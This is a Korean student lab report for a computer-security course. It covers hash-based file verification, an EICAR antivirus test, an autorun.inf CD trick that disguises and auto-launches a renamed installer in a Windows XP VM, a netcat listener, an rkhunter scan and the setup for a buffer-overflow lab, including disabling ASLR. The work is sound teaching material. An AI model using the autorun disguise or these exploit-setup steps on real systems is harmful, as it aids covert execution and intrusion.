동국대학교
dongguk university

제출일	2023.04.18	학과	컴퓨터공학전공
과목	컴퓨터보안	학번	2018112007
담당교수	김영부 교수님	이름	이승현

1) 실습 환경

(1)

운영 체제: Microsoft Windows 11 Home 64bit

프로세서 : Intel(R) Core(TM) i7-10510U @ 1.80GHz (8 CPUs), ~ 2.3GHz

메모리 : DDR4 16GB 2,667MHz

그래픽 카드 : Intel UHD Graphics

(2)

운영 체제: Microsoft Windows 10 Home 64bit

프로세서 : Intel(R) Core(TM) i7-7700HQ @ 2.80GHz (8 CPUs), ~ 2.8GHz

메모리 : DDR4 8GB 2,133MHz

그래픽 카드 : Intel HD Graphics 630, NVIDIA GeForce GTX 1050

2) 실습 진행

1. 문제 분석

1) 파일 검증(File Verification)

- 파일 검증은 특정 알고리즘을 이용하여 파일의 인증성(authenticity)과 무결성(integrity)을 확인하는 과정을 말한다.
- 파일 검증 중 하나인 파일 무결성 검사(file integrity check)란 원본 파일에 대한 변형이나 수정 여부를 확인하는 것이다.
- 이번 실습에서는 FileVerifier++(FV)을 이용해 다양한 해시 알고리즘으로 파일의 체크섬을 계산하고, 파일의 내용이 변형, 조작되었는지 검증해본다.

2) 바이러스 서명(Virus Signature)

- 바이러스 서명은 컴퓨터 바이러스를 탐지하고 식별하기 위해 사용되는 바이러스 코드의 고유한 패턴이다.
- 바이러스 코드 내부에 존재하는 특정한 문자열, 숫자, 명령어, 함수 등의 조합으로 이루어져 있다.
- 이번 실습에서는 텍스트 파일에 바이러스 코드를 입력하고, 실행파일로 변경한 다음에 안티바이러스 프로그램으로 스캔하여 바이러스로 인식하는지 확인한다.

3) 트로이목마(Trojan Horse)

- 트로이목마는 컴퓨터 시스템 내부로 침투하여 사용자의 정보를 탈취하거나, 악성코드를 설치하거나, 시스템을 제어하는 등의 악의적인 목적으로 설계된 악성 소프트웨어이다.
- 이번 실습에서는 오래된 운영 체제에 CD를 인식하고, 자동으로 실행시켜 사용자가 의도하지 않은 프로그램을 구동하게 하는 것이 목적으로 한다.

4) 악성프로그램 찾기(Finding Malware)

- 이번 실습에서는 컴퓨터 시스템에 존재하는 악성코드 또는 데이터 탈취 도구를 찾는 일반적인 방법을 살펴본다.
- netcat을 이용하여 리스닝 목록을 살펴보고, 정보를 탈취하려는 요소가 있는지 확인한다.

5) 루트킷(Rootkit)

- 루트킷 (rootkit)은 컴퓨터 소프트웨어 중에서 악의적인 것들의 모음으로써, 자신의 또는 다른 소프트웨어의 존재를 가림과 동시에 허가되지 않은 컴퓨터나 소프트웨어의 영역에 접근할 수 있게 하는 용도로 설계되었다.
- 이번 실습에서는 리눅스 기반 시스템에서 루트킷 검사기를 설치하고, 루트킷 및 유사한 도구의 존재 여부를 검사하며, 시스템의 감염 여부를 확인한다.

6) Buffer Overflow(BOF)

- Buffer Overflow는 어떤 프로그램이 미리 할당된 고정된 크기의 버퍼 경계를 넘어서 데이터를 쓰려고 시도하는 조건으로써 정의된다.
- 코드의 임의의 부분을 실행하는 것만으로도 악의적인 사용자에 의해 프로그램의 흐름 제어를 변경하기 위해서 이용될 수 있으며, 이는 버퍼 같은 데이터 저장소와 리턴 주소 같은 제어의 저장소가 혼재되어 있기에 발생한다.
- 데이터 저장소 부분의 오버플로우가 리턴 주소를 변경할 수 있기에 프로그램의 제어 흐름에 영향을 주게 된다.

- 이번 실습에서는 buffer overflow 취약점을 이용해 루트 권한을 얻을 수 있는 기법을 활용해서 구현해보며 제대로 동작하는지 평가하고, 이를 대항하기 위한 리눅스의 여러 가지 보호 기법을 살펴보는 것이다.

2. 실습


1) 파일 검증(File Verification)

a. 1. FV 메뉴의 'Process String'이라는 명령을 이용하여 '감사합니다'라는 문자열의 CRC32 해쉬값을 구하시오.


- "감사합니다"를 CRC32 해시 알고리즘으로 해싱한 모습이다. 해시값은 11d26ce8이다.

- "감사합니다" 뒤에 '.'을 붙이기만 해도 해시값이 크게 달라지는 모습을 볼 수 있다. 해시값은 a0145a65로 앞의 11d26ce8과 많이 다른 것을 한눈에 확인할 수 있다.


b. 3개의 텍스트 파일 (file1.txt, file2.txt, file3.txt)을 준비하고 각각의 해쉬값을 구하시오. 이때 file1.txt와 file2.txt는 CRC16을, file3.txt는 CRC32 알고리즘을 이용하시오.




- file1.txt 파일이다. "안녕하세요"라는 내용이 저장되어있다.



- file2.txt 파일이다. "감사해요"라는 내용이 저장되어있다.




- file3.txt 파일이다. “잘있어요”라는 내용이 저장되어있다.




- file1.txt, file2.txt, file3.txt의 내용을 CRC32 알고리즘을 이용해 해싱을 진행한 모습이다.
- file1.txt 해시값은 4c8b7af1 이다.
- file2.txt 해시값은 f758f736 이다.
- file3.txt 해시값은 4342266d 이다.
- 세 파일 모두 파일에서 변조가 일어나지 않았기 때문에, verification이 모두 valid인 모습을 볼 수 있다.

c. test.txt라는 임의의 파일을 생성하여 해쉬값을 계산하시오 (단, 알고리즘은 어떤 것을 선택하더라도 관계없음).




- test.txt 파일이다. “다시만나요”라는 내용이 저장되어있다.




- test.txt의 내용을 CRC32 알고리즘으로 해싱한 모습이다.
- test.txt의 해시값은 9c88f83b 이다.

d. FV의 'Verify' 명령어를 이용하여 위 3번의 test.txt을 검증하되 상태가 'invalid'가 되도록 만들어 보시오.



- test.txt 파일의 내용을 "다시만나지 말아요"로 변경한 모습이다.



- 다시 test.txt 파일을 verification 한 모습이다.
- 파일의 내용이 변경되었기 때문에, 원래 해시값과 변경된 파일의 해시값이 일치하지 않아 invalid가 된 상황을 확인할 수 있다.

e. 1~4 번 실습을 통해 알게된 파일 검증 방법에 대해 기술하시오.
- 파일을 불러와 여러 해시 알고리즘을 이용하여 해싱을 진행하고 해시값을 저장한다.
- 파일의 무결성을 검사하는 경우, 파일을 다시 불러와 해시 알고리즘을 이용하여 해싱을 진행하고 해시값을 계산한다.
- 그 후 이전에 저장된 파일의 해시값과 현재 얻어낸 해시값을 비교하여 해시값의 변화가 있는지 살펴본다.
- 값의 변화가 없다면 파일의 무결성은 유지된 것이고, 변화가 있다면 무결성을 만족하지 못하게 된다.

2) 바이러스 서명(Virus Signature)


- eicar.txt 파일에 다음과 같은 바이러스 서명을 입력한다.

- eicar.txt의 확장자를 .exe로 변경한다.

- eicar.exe 파일을 virustotal 사이트에서 검사하면 65개의 상용 안티바이러스 프로그램 중 61개의 안티바이러스 프로그램이 이 프로그램을 바이러스로 인식한다.


- windows 11의 기본 안티바이러스 프로그램인 windows defender에서도 eicar.exe 파일을 바이러스로 인식하는 모습을 볼 수 있다.


3) 트로이목마(Trojan Horse)




- autorun.inf 파일을 생성하여 CD를 투입했을 때 자동으로 프로그램이 실행하게 한다.
- Open=paint.exe를 통해 paint.exe를 자동으로 실행하게 한다.
- Icon=paint.exe를 통해 CD를 투입했을 때 CD-ROM의 아이콘을 paint.exe의 아이콘으로 변경한다.

- paint.exe 파일이다.
- 이 파일은 Opera 브라우저를 설치하는 파일로, 이름을 paint.exe로 변경한 상태이다.






- autorun.inf와 paint.exe를 iso 이미지 파일로 생성한 모습이다.
- 이는 가상 머신에서 이미지 파일의 입력을 통해 CD를 투입한 것과 같은 효과를 주려고 하기 때문이다.




- VMware에서 windows XP Professional을 실행한다.

- VMware에서 windows XP Professional을 실행한 모습이다.



- 가상 머신 상에서 앞서 만들어둔 이미지 파일을 CD-ROM에 입력한 다음, CD-ROM을 작동시킨다.


- 잠시 후 이미지 파일 속 paint.exe가 자동으로 실행된다.
- 최신 운영 체제의 경우 CD/DVD를 투입해도 보안상의 문제로 프로그램이 자동으로 실행되지 않지만, 오래된 운영 체제의 경우에는 autorun.inf의 내용에 따라 명시된 프로그램을 자동으로 실행하게 된다.
- 이러한 공격 방법은 겉으로는 정상적으로 보이더라도, 만약 악의적인 프로그램이 포함되어있다면 사용자도 모르게 프로그램을 실행될 것이고, 결국 아무런 저항 없이 공격을 당하게 될 것이다.



- 이미지 파일이 CD-ROM으로 입력받은 모습을 볼 수 있다.
- CD-ROM의 아이콘이 이미지 속 paint.exe의 아이콘과 같은 모습을 볼 수 있다.


- CD-ROM 아이콘을 더블 클릭해도 프로그램이 실행되는 모습을 볼 수 있다.
- 이를 통해 설상 자동실행 기능을 꺼놓았더라도 프로그램이 실행될 가능성이 남아있음을 볼 수 있다.

4) 악성프로그램 찾기(Finding Malware)




- netcat이 설치된 디렉터리에서 터미널을 실행한다.

- nc -n -v -l -p 12345 명령어를 통해 넷캣 리스너를 시작한다.



- 리스닝을 기다리는 동안 작업관리자를 실행한 모습이다.
- 넷캣이 실행되고 있는 모습을 확인할 수 있다.



- netstat -an 명령어를 통해 리스닝 목록을 불러온 모습이다.
- 현재 12345가 리스닝을 기다리고 있는 상태에서 리스닝 목록을 불러왔기 때문에, 로컬 주소에서 12345가 리스닝 목록에 있는 모습을 확인할 수 있다.

5) 루트킷(Rootkit)

```
kocan@DESKTOP-6UMUOFM:~$  wget http://downloads.sourceforge.net/rkhunter/rkhunter-1.4.6.tar.gz
--2023-04-14 22:46:18--  http://downloads.sourceforge.net/rkhunter/rkhunter-1.4.6.tar.gz
Resolving downloads.sourceforge.net (downloads.sourceforge.net)... 204.68.111.105
Connecting to downloads.sourceforge.net (downloads.sourceforge.net)|204.68.111.105|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: http://downloads.sourceforge.net/project/rkhunter/rkhunter/1.4.6/rkhunter-1.4.6.tar.gz [following]
--2023-04-14 22:46:18--  http://downloads.sourceforge.net/project/rkhunter/rkhunter/1.4.6/rkhunter-1.4.6.tar.gz
Reusing existing connection to downloads.sourceforge.net:80.
HTTP request sent, awaiting response... 302 Found
Location: http://jaist.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.6/rkhunter-1.4.6.tar.gz [following]
--2023-04-14 22:46:18--  http://jaist.dl.sourceforge.net/project/rkhunter/rkhunter/1.4.6/rkhunter-1.4.6.tar.gz
Resolving jaist.dl.sourceforge.net (jaist.dl.sourceforge.net)... 150.65.7.130, 2001:df0:2ed:feed::feed
Connecting to jaist.dl.sourceforge.net (jaist.dl.sourceforge.net)|150.65.7.130|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 302137 (295K) [application/x-gzip]
Saving to: ‘rkhunter-1.4.6.tar.gz’

rkhunter-1.4.6.tar.gz         100%[=============================================>] 295.06K   454KB/s    in 0.7s

2023-04-14 22:46:19 (454 KB/s) - ‘rkhunter-1.4.6.tar.gz’ saved [302137/302137]
```

- wget 명령어를 이용하여 루트킷 헌터의 압축파일을 다운로드 한다.

```
kocan@DESKTOP-6UMUOFM:~$ tar zxf rkhunter-1.4.6.tar.gz
```

- 다운로드 받은 루트킷 헌터를 압축 해제한다.

```
kocan@DESKTOP-6UMUOFM:~$ cd rkhunter-1.4.6/
kocan@DESKTOP-6UMUOFM:~/rkhunter-1.4.6$
```

- 압축 푼 루트킷 헌터 디렉터리로 이동한다.

```
kocan@DESKTOP-6UMUOFM:~/rkhunter-1.4.6$ ./installer.sh --layout default --install
```


- 루트킷 헌터 패키지를 설치한다.

```
kocan@DESKTOP-6UMUOFM:~/rkhunter-1.4.6$ sudo rkhunter -c
[ Rootkit Hunter version 1.4.6 ]

Checking system commands...

  Performing 'strings' command checks
    Checking 'strings' command                               [ OK ]

  Performing 'shared libraries' checks
    Checking for preloading variables                        [ None found ]
    Checking for preloaded libraries                         [ None found ]
    Checking LD_LIBRARY_PATH variable                        [ Not found ]

  Performing file properties checks
    Checking for prerequisites                               [ Warning ]
    /usr/local/bin/rkhunter                                  [ OK ]
    /usr/sbin/adduser                                        [ Warning ]
```


- rkhunter -c 명령어로 완전한 시스템 점검을 수행한다.
- system command를 검사하고 있다.
- 중간에 위험한 요소들이 확인되고 있다.

```
Checking for rootkits...

  Performing check of known rootkit files and directories
    55808 Trojan - Variant A                                 [ Not found ]
    ADM Worm                                                 [ Not found ]
    AjaKit Rootkit                                           [ Not found ]
    Adore Rootkit                                            [ Not found ]
    aPa Kit                                                  [ Not found ]
    Apache Worm                                              [ Not found ]
    Ambient (ark) Rootkit                                    [ Not found ]
    Balaur Rootkit                                           [ Not found ]
    BeastKit Rootkit                                         [ Not found ]
    beX2 Rootkit                                             [ Not found ]
    BOBKit Rootkit                                           [ Not found ]
    cb Rootkit                                               [ Not found ]
    CiNIK Worm (Slapper.B variant)                           [ Not found ]
    Danny-Boy's Abuse Kit                                    [ Not found ]
    Devil RootKit                                            [ Not found ]
    Diamorphine LKM                                          [ Not found ]
```


- 루트킷을 검사하고 있다.
- 중간에 위험한 요소들이 확인되고 있다.



- 추가적인 루트킷과 악성파일, 리눅스의 취약점을 검사하고 있다.
- 중간에 위험한 요소들이 확인되고 있다.



- 네트워크와 local host를 검사하고 있다.



- 검사가 끝난 후 결과를 보여주고 있다.
- 검사한 133개의 파일 중 의심스러운 파일이 5개나 존재했다.
- 검사한 468개의 루트킷 후보 중 루트킷이 될 우려가 있는 것이 1개 존재했다. 그 이름은 Spam tool component였다.
- 전체 검사하는 데 소요한 시간은 1분 59초이며, 결과가 로그 파일에 저장되었다.
- 검사 결과 시스템이 감염된 것 같으며, 조만간 한번 시스템을 초기화해야겠다.

6) Buffer Overflow(BOF)

```
kocan@ubuntu:~$ cat /etc/issue
Ubuntu 5.10 "Breezy Badger" \n \l
```

- 이 실습에 사용한 리눅스 운영 체제는 Ubuntu 5.10 32bit이다.

```
kocan@ubuntu:~$ gcc --version
gcc (GCC) 4.0.2 20050808 (prerelease) (Ubuntu 4.0.1-4ubuntu9)
Copyright (C) 2005 Free Software Foundation, Inc.
This is free software; see the source for copying conditions.  There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
```

- 사용한 GCC의 버전은 4.0.2이다.

1. Initial setup

```
kocan@ubuntu:~$ su
Password:
root@ubuntu:/home/kocan# sysctl -w kernel.randomize_va_space=0
kernel.randomize va space = 0
```

- root 계정으로 로그인한다.
- kernel.randomize_va_space을 0으로 설정하여 stack과 heap의 시작 주소를 무작위로 설정하는 기능을 끈다.

```
root@ubuntu:/home/kocan# wget ftp://ftp.zsh.org/pub/old/zsh-4.2.6.tar.gz
```

